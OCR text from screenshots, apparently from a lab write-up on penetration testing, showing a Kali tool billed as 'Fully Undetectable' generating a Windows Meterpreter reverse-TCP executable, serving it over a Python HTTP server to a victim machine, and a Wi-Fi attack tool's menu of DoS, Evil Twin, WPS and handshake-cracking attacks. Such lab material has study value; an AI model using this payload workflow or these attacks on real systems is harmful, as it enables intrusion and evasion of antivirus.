
a) Windows Exploit



root@kali:~/11/NPTWAI# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.159.132 netmask 255.255.255.0 broadcast 192.168.159.255
inet6 fe80::20c:29ff:fe89:3721 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:89:37:21 txqueuelen 1000 (Ethernet)
RX packets 40993 bytes 53179185 (50.7 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16459 bytes 2574424 (2.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 944 bytes 12996010 (12.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 944 bytes 12996010 (12.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~/11/NPTWAI#



#Fully Undetectable#
#Payload Generat with AI#
#Tested on and Kali Linux#
Check script dependencies = [Pass]
msfconsole [Ok]
msfvenom [Ok]
mono [Ok]
mcs [Ok]
postgresql [Ok]
fallocate [Ok]
[1] Meterpreter_Reverse_tcp
[2] Meterpreter_Reverse_http
[3] Meterpreter_Reverse_https
[4] Meterpreter_Reverse_tcp_dns
[5] Shell_reverse_tcp
[6] Powershell_reverse_tcp
[7] Multi encode payload
Select a payload number: 1
Set LHOST: 192.168.159.132
Set LPORT: 7777
Do you want to change the payload icon? y or n : n
Display an error message? y or n : n
Enter the output file name: test11
Please wait a few seconds.....



Terminal
File Edit View Search Terminal Help
Check script dependencies = [Pass]
msfconsole [Ok]
msfvenom [Ok]
mono [Ok]
mcs [Ok]
postgresql [Ok]
fallocate [Ok]
[1] Meterpreter_Reverse_tcp
[2] Meterpreter_Reverse_http
[3] Meterpreter_Reverse_https
[4] Meterpreter_Reverse_tcp_dns
[5] Shell_reverse_tcp
[6] Powershell_reverse_tcp
[7] Multi encode payload
Select a payload number: 1
Set LHOST: 192.168.159.132
Set LPORT: 7777
Do you want to change the payload icon? y or n : n
Display an error message? y or n : n
Enter the output file name: test11
Please wait a few seconds.....
Succesfully Payload generated !!
Payload file= /root/11/NPTWAI/output/test11.exe
Payload size= 8348 Bytes
LHOST=192.168.159.132
LPORT=7777
ENCODED PAYLOAD=N
PAYLOAD=WINDOWS/METERPRETER/REVERSE_TCP
NUMBER OF ITERATIONS=N
CHANGE ICON=N
ERROR MESSAGE=N
Do you start the payload handler? y or n:


root@kali: ~/...NPTWAI/output
root@kali:~/11/NPTWAI/output# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...



192.168.159.132:8080
Directory listing for /
airgeddonre
binaries/
docker-compose.yml
Dockerfile
docs/
exploit.sh
handler/
hello.mp3
info_geth.py
Information_Scanning_Windows_Wifi_Exploitation.odt
Information_Gatherrin_logs/
known_pins.db
language_strings.sh
logs/
modules/
NPT
NPT.cfg
NPT.py
output/
pindb_checksum.txt
plugins/
requirements.txt
sessions/
source/
temp/
tmp.pl
tools/
websource/
wifiexploit.sh



root@kali: ~/...NPTWAI/output
root@kali:~/11/NPTWAI/output# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.159.1 - - [16/Feb/2020 20:10:17] "GET / HTTP/1.1" 200 -
192.168.159.1 - - [16/Feb/2020 20:10:18] "GET /test11.exe HTTP/1.1" 200 -



File Edit View Search Terminal Help
Check script dependencies = [Pass]
msfconsole [Ok]
msfvenom [Ok]
mono [Ok]
mcs [Ok]
postgresql [Ok]
fallocate [Ok]
[1] Meterpreter_Reverse_tcp
[2] Meterpreter_Reverse_http
[3] Meterpreter_Reverse_https
[4] Meterpreter_Reverse_tcp_dns
[5] Shell_reverse_tcp
[6] Powershell_reverse_tcp
[7] Multi encode payload
Select a payload number: 1
Set LHOST: 192.168.159.132
Set LPORT: 7777
Do you want to change the payload icon? y or n : n
Display an error message? y or n : n
Enter the output file name: test11
Please wait a few seconds.....
Succesfully Payload generated !!
Payload file= /root/11/NPTWAI/output/test11.exe
Payload size= 8348 Bytes
LHOST=192.168.159.132
LPORT=7777
ENCODED PAYLOAD=N
PAYLOAD=WINDOWS/METERPRETER/REVERSE_TCP
NUMBER OF ITERATIONS=N
CHANGE ICON=N
ERROR MESSAGE=N
Do you start the payload handler? y or n: y





b) Wi-Fi Exploitation






Terminal
File Edit View Search Terminal Help
Detecting system...
Kali Linux
Let's check if you have installed what script needs
Press [Enter] key to continue...
Essential tools: checking...
iw .... Ok
awk .... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok
Optional tools: checking...
sslstrip .... Ok
asleap ...



Terminal
File Edit View Search Terminal Help
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok
Optional tools: checking...
sslstrip .... Ok
asleap .... Ok
bettercap .... Ok
packetforge-ng .... Ok
etterlog .... Ok
hashcat .... Ok
wpaclean .... Ok
john .... Ok
aireplay-ng .... Ok
bully .... Ok
ettercap .... Ok
mdk4 .... Ok
hostapd .... Ok
lighttpd .... Ok
pixiewps .... Ok
wash .... Ok
openssl .... Ok
dhcpd .... Ok
reaver .... Ok
dnsspoof .... Ok
beef-xss .... Ok
hostapd-wpe .... Ok
iptables .... Ok
crunch .... Ok
Update tools: checking...
curl .... Ok
Your distro has all necessary essential tools. Script can continue...
Press [Enter] key to continue...



Terminal
File Edit View Search Terminal Help
Interface selection
Select an interface to work with:
1. eth0 // Chipset: Intel Corporation 82545EM
2. wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT2870/RT3070
*Hint: Every time you see a text with the prefix [PoT] acronym for "Pending of Translation", means the translation has been automatically generated a
nd is still pending of review
> 2



Terminal
File Edit View Search Terminal Help
********** Wi-Fi Exploitation main menu **********
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu
